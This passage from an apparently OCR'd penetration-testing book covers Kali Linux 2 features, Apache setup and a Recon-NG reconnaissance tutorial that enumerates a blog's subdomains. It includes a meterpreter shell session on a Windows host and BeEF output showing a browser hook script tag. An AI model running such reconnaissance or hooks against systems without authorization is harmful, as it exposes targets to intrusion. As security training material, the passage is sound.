
```
meterpreter > getuid
Server username: [redacted]\Dan
meterpreter > shell
Process 6172 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Dan>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FAD8-4144
```

```
root@kali:~#
```

You can also hit “Alt-Tab” to show minimized windows. Keep the “Alt” key pressed and arrow around to see additional windows.

Workspaces

As in the earlier versions of Kali/ Backtrack you also have workspaces. If you are not familiar with workspaces, they are basically additional desktop screens that you can use. Hitting the “Super Key” (Windows Key) gives you an overview of all windows that you have open. If you have a touch screen monitor you can also grab and pull the workspaces menu open. With workspaces you are able to drag and drop running programs between the workspaces:




```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

[illegible]
root@kali:~#
```

KALI
The most advanced penetration testing distribution, ever.
root@kali: ~
Kali Linux, an Offensive Security Project - Iceweasel


Places Menu

The Places menu contains links to different locations in Kali:



Screencasting:


Kali 2 also has the capability to do screen casting built in. With this you can record your security testing adventures as they happen!



Apache Webserver

At the time of this writing, the Service Icons to stop, start and restart Apache Web Server seem to have been removed from Kali 2. Not a problem as you can start them from a terminal prompt by using the following commands:

To Start - ***"service apache2 start"***
To Stop - ***"service apache2 stop"***
To Restart - ***"service apache2 restart"***




```
root@kali:~# service apache2 stop
root@kali:~# service apache2 start
```

Or you can also use:

```
systemctl status apache2
systemctl start apache2
systemctl stop apache2
```

Once the webserver is started you can surf to Kali's webserver, notice the default webpage has changed from the original version of Kali:




Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server aft installation on Debian systems. If you can read this page, it means that the Apache HTTP ser installed at this site is working properly. You should **replace this file** (located at /var/www /html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probab that the site is currently unavailable due to maintenance. If the problem persists, please cont site's administrator.

The root website is also one level deeper now located in a folder called "html":



So when you use the Apache server, just drop your website pages/folders into the "***/var/www/html/***" directory instead of the old "***/var/www/***" directory.

Upgrading

Keeping your Kali install up to date is very important. Enter the following commands to update Kali:

```
apt-get update
apt-get dist-upgrade
reboot
```


Where to go from here?

Check out Offensive Security's Top-10 post install tips:

https://www.offensive-security.com/kali-linux/top-10-post-install-tips/

One of the first things you will want to do from the list (if it hasn't been updated yet) is to turn off the 5 minute time limit screen lock feature. Trust me; this will drive you crazy after a while.

1. Click on the "***Show Applications***" button in the Quick Start bar.
2. In the Search bar that appears type, "***power***".
3. Click on the "***Power***" Icon.
4. Then in the Blank Screen drop down list select "***never***" or whatever time limit your prefer:



Power

Power Saving

Blank screen: Never

Bluetooth

Conclusion

In this chapter we quickly covered Kali 2's new features and changes. The menu changes in Kali 2 make finding and using security tools much easier than in previous versions. If you are not familiar with Kali, the best way to learn is to spend time looking around and using the system. I think you will really enjoy it, especially if you are coming from the BackTrack platform!

Next we will jump right into using the tools that come in Kali to perform target intelligence gathering. This is usually the first step performed when scoping out a target.

Information Gathering

Chapter 4

Reconnaissance with Recon-NG

The first step performed by both professional penetration testers and hackers alike is gathering information about a target. They want to learn as much about their mark as they can, to make their task easier. So let's begin this journey by looking at reconnaissance tools.

There are several tools in Kali Linux to aid in information gathering and reconnaissance. Maltego is a very popular tool, one that is covered quite a bit in security books and training seminars. As it already has a lot of coverage, I figured we would look at some of the other tools included in Kali. In this chapter we will take a close look at one of the newer tools, 'Recon-NG' and in the next chapter we will cover 'Shodan'. In the last chapter in this section we will take a quick look at several additional recon tools.

Recon-NG


Tool Author: Tim Tomes (LaNMaSteR53)
Tool Website: https://bitbucket.org/LaNMaSteR53/recon-ng
Tool Usage Guide: https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Usage%20Guide

The Recon-NG Framework is a powerful tool that allows you to perform automated information gathering and network reconnaissance. Recon-NG automates a lot of the steps that are taken in the initial process of a penetration test. You can automatically hit numerous websites to gather passive information on your target and even actively probe the target itself for data. It has numerous features that allow you to collect user information for social engineering attacks, and network information for network mapping and much more.

Think of it as Metasploit for information collection. Anyone who is familiar with Metasploit will feel right at home as the interface was made to have the same look and feel. The command use and process flow are very similar. Basically you can use Recon-NG to gather info on your target, and then attack it with Metasploit.


Using Recon-NG
You can start Recon-NG by selecting it from the ***Applications > Information Gathering*** menu, or from the command line:

> Open a terminal window by clicking on the "***Terminal***" icon on the quick start bar
> Type, "***recon-ng***":




```
root@kali:~# recon-ng

                                  /\
                                 / \\ /\
    Sponsored by...         /\  /\/  \\V  \/\
                           / \\/ // \\\\\ \\ \/\
                          // // BLACK HILLS \/ \\
                         www.blackhillsinfosec.com

                  [recon-ng v4.7.3, Tim Tomes (@LaNMaSteR53)]

[79] Recon modules
[7]  Reporting modules
[2]  Import modules
[2]  Exploitation modules
[2]  Discovery modules

[recon-ng][default] >
```

Type, *“**help**”* to bring up a list of commands:



```
[recon-ng][default] > help

Commands (type [help|?] <topic>):
---------------------------------
add             Adds records to the database
back            Exits the current context
delete          Deletes records from the database
exit            Exits the framework
help            Displays this menu
keys            Manages framework API keys
load            Loads specified module
pdb             Starts a Python Debugger session
query           Queries the database
record          Records commands to a resource file
reload          Reloads all modules
resource        Executes commands from a resource file
search          Searches available modules
set             Sets module options
shell           Executes shell commands
show            Shows various framework items
snapshots       Manages workspace snapshots
spool           Spools output to a file
unset           Unsets module options
use             Loads specified module
workspaces      Manages workspaces
```


Now type, *“**show modules**”* to display a list of available modules:



```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/indeed
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
    recon/companies-contacts/linkedin_auth
    recon/companies-multi/github_miner
    recon/companies-multi/whois_miner
```

Modules are used to actually perform the recon process. As you can see there are several types of modules available. Go ahead and read down through the module list. Some are passive; they never touch the target network, while some directly probe and can even attack the system you are interested in. If you are familiar with the older version of Recon-NG you will notice that the module names look slightly different. Kali 2 includes the latest version of Recon-NG, and the module name layout has changed from previous versions.

The basic layout is:



1. **Module Type**: *Recon* - This is a reconnaissance module.
2. **Conversion Action**: *Domains-hosts* - Converts data from “Domains” to “hostnames”.
3. **Vehicle used to perform Action**: *Google _Site_Web* - Google is used to perform the search.

So from this module name we can see that it is a recon module that uses Google ’ s web site search to convert Domain Names to individual Hosts attached to that domain. When you have found a module that you would like to try the process is fairly straight forward.


Type, “***use [Modulename]***” to use the module

Type, “***show info*** ” to view information about the module

And then, “***show options***” to see what variables can be set

Set the option variables with “***set [variable]***”

Finally, type “***run***” to execute the module




Note:

SOURCE Variable *- For a single target you will most often just be entering the target url or an individual e-mail address into the 'Source' variable field. But you could also enter a filename containing multiple variables or use a database query as source input. For this book we will only cover using a single string input for the source variable, but know that other options exist.*

Recon-NG Database Usage

Since the original version of this book was published, a lot of Database support has been added to Recon-NG. Not only can you use regular database commands to manipulate the databases, but multiple commands have been added to make this task much easier.



Note:

*For a complete explanation of the new database features, see the video, "**Recon-ng - Update Review (6/23/14)**" by the tool's author:*

https://www.youtube.com/watch?v=VevMPCkd6aM

Show Command


The "***show***" command is used to show tables and data from the database.

For Example:

show schema – Lists tables in the database

show companies – Lists the 'companies' table in the database


show hosts – Lists the 'hosts' table in the database



```
[recon-ng][default] > show schema

  +---------------+
  |    domains    |
  +---------------+
  | domain | TEXT |
  | module | TEXT |
  +---------------+


  +--------------------+
  |     companies      |
  +--------------------+
  | company     | TEXT |
  | description | TEXT |
  | module      | TEXT |
  +--------------------+
```

You can use normal database commands (*Select * from [table]*, etc.) to interact directly with the database, but it is much simpler for newer users to simply use the show command.


Workspaces Command
The "***workspaces***" command allows you to keep your work separated by creating separate databases for recon sessions. You can create multiple databases and then simply jump between them at will using the workspaces command:



```
[recon-ng][default] > workspaces
Manages workspaces

Usage: workspaces [list|add|select|delete]
```

For example let's create a workspace called "test"

Enter, "***workspaces add test***"




```
[recon-ng][default] > workspaces add test
[recon-ng][test] >
```

Notice that the Workspace is created and we are automatically set to use the "test" database as shown by the prompt change. Any data recovered from running recon modules now will be stored in the "test" database. We can always jump to another workspace by using the workspaces select command.

For example, let's go back to the "default" workspace:

Enter, "***workspaces select default***"



```
[recon-ng][test] > workspaces select default
[recon-ng][default] >
```

And we are now back using the default workspace. Again data recovered by running modules will now be stored in the default workspace database. Okay enough overview; let ' s see Recon-NG in action. Let ' s begin by trying out the Bing web site search module.


Detecting Host Names Using Bing

One tactic used to passively probe network structure is to use search engines to enumerate site sub-domains. You know that there will be a main domain like "*some_target_name.com*" but what other subdomains are out there? You can use Google to search for subdomains using the "***site:***" and "***inurl:***" switches. Then remove sub-domains (*-inurl*) that you find , so other subdomains will appear. This can take a while to do by hand and can require a lot of typing if the target has a large number of sub-domains.

Recon-NG will do this for you automatically and record what it finds in the tool's database. Let's try this using the Bing search module:

Type, "***use recon/domains-hosts/bing_domain_web*** "

And then, "***show options***" to see what the module requires:




```
[recon-ng][default] > use recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info'

[recon-ng][default][bing_domain_web] >
```

Following the new Recon-NG module layout, this module will turn a domain name into hosts (*domains-hosts*). We only need to supply the target domain name by setting the SOURCE variable.

Just type, "***set SOURCE [Target Website]***"

Then just type, "***run***"

And the module will execute, as seen below:



```
[recon-ng][default][bing_domain_web] > set SOURCE cyberarms.wordpress.com
SOURCE => cyberarms.wordpress.com
[recon-ng][default][bing_domain_web] > run
```


You will then see a screen like the simulated one below:

```
[*] URL: https://www.bing.com/search?start=0&filter=0&q=site%3A
[*] cyberarms.wordpress.com
[*] secret.cyberarms.wordpress.com
[*] store.cyberarms.wordpress.com
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?start=0&filter=0&q=site%3A
[*] developers.cyberarms.wordpress.com
[*] secure.cyberarms.wordpress.com
[*] cloud.cyberarms.wordpress.com
[*] Sleeping to avoid lockout...
```

As you can see from the fictitious returns above, Recon-NG is using Bing search to find available sub-domains. Within seconds, several of the sites are listed. This is information that would take a long time to try to enumerate through manual methods.

Type, "**show hosts**" to display all the hosts discovered from the host table in the database. You can then create a report to view the data collected.


Just type in "***back***" to get out of the current module:



```
-------
SUMMARY
-------
[*] 88 total (88 new) hosts found.
[recon-ng][default][bing_domain_web] > back
[recon-ng][default] >
```

And then "***show modules***" again.

Notice the "Reporting" section:




```
Reporting
---------
  reporting/csv
  reporting/html
  reporting/json
  reporting/list
  reporting/pushpin
  reporting/xlsx
  reporting/xml
```

Simply use one of the report modules to automatically create a nice report of the data that you have obtained. For example, to take recovered data and turn it into a comma separated values (csv) file:


Enter, "***use reporting/csv***"

And then type "***run***":



```
[recon-ng][default] > use reporting/csv
[recon-ng][default][csv] > run
[*] 89 records added to '/root/.recon-ng/workspaces/default/results.csv'
[recon-ng][default][csv] > 
```

All the files will be stored in the "***/root/.recon-ng/workspaces/default/***" directory. Note that this is a hidden directory (.recon-ng). But if you surf to the directory you will see your resultant file:




```
root@kali:~# cd /root/.recon-ng/workspaces/default
root@kali:~/.recon-ng/workspaces/default# ls
config.dat  data.db  results.csv
```

The file could then be viewed with the "***cat***" command or loaded into your favorite spreadsheet program to view the recovered hosts. The information found can help you map out your target and might provide interesting hosts that you want to focus your efforts on.

Adding API Keys

To use some of the advanced search features in Recon-NG, including some Shodan, Twitter & YouTube searches, you will need to acquire Developer API keys from the corresponding service.



Warning:


Using Recon-NG to scan for user information might violate some company's Developer API Usage Policies. Read usage policies carefully before continuing.

The process to acquire developer API keys is different for each service. For instructions on acquiring these keys, see "***Acquiring API Keys***" on the Recon-NG user guide webpage:

https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Usage%20Guide#!acquiring-api-keys

As some of the API user policies no longer permit using their service to scan users for information, I will not cover these Recon-NG modules. But basically once API keys are obtained, they just need to be set in the program. This is done using the "***keys***" command:

Type, "***keys help***":



```
[recon-ng][default] > keys help
Manages framework API keys

Usage: keys [list|add|delete]
```

And then use "***keys add [manufacturer] [api key]***" to add specific API keys.

Recon-NG will then use the API key with the corresponding service when the module is executed.

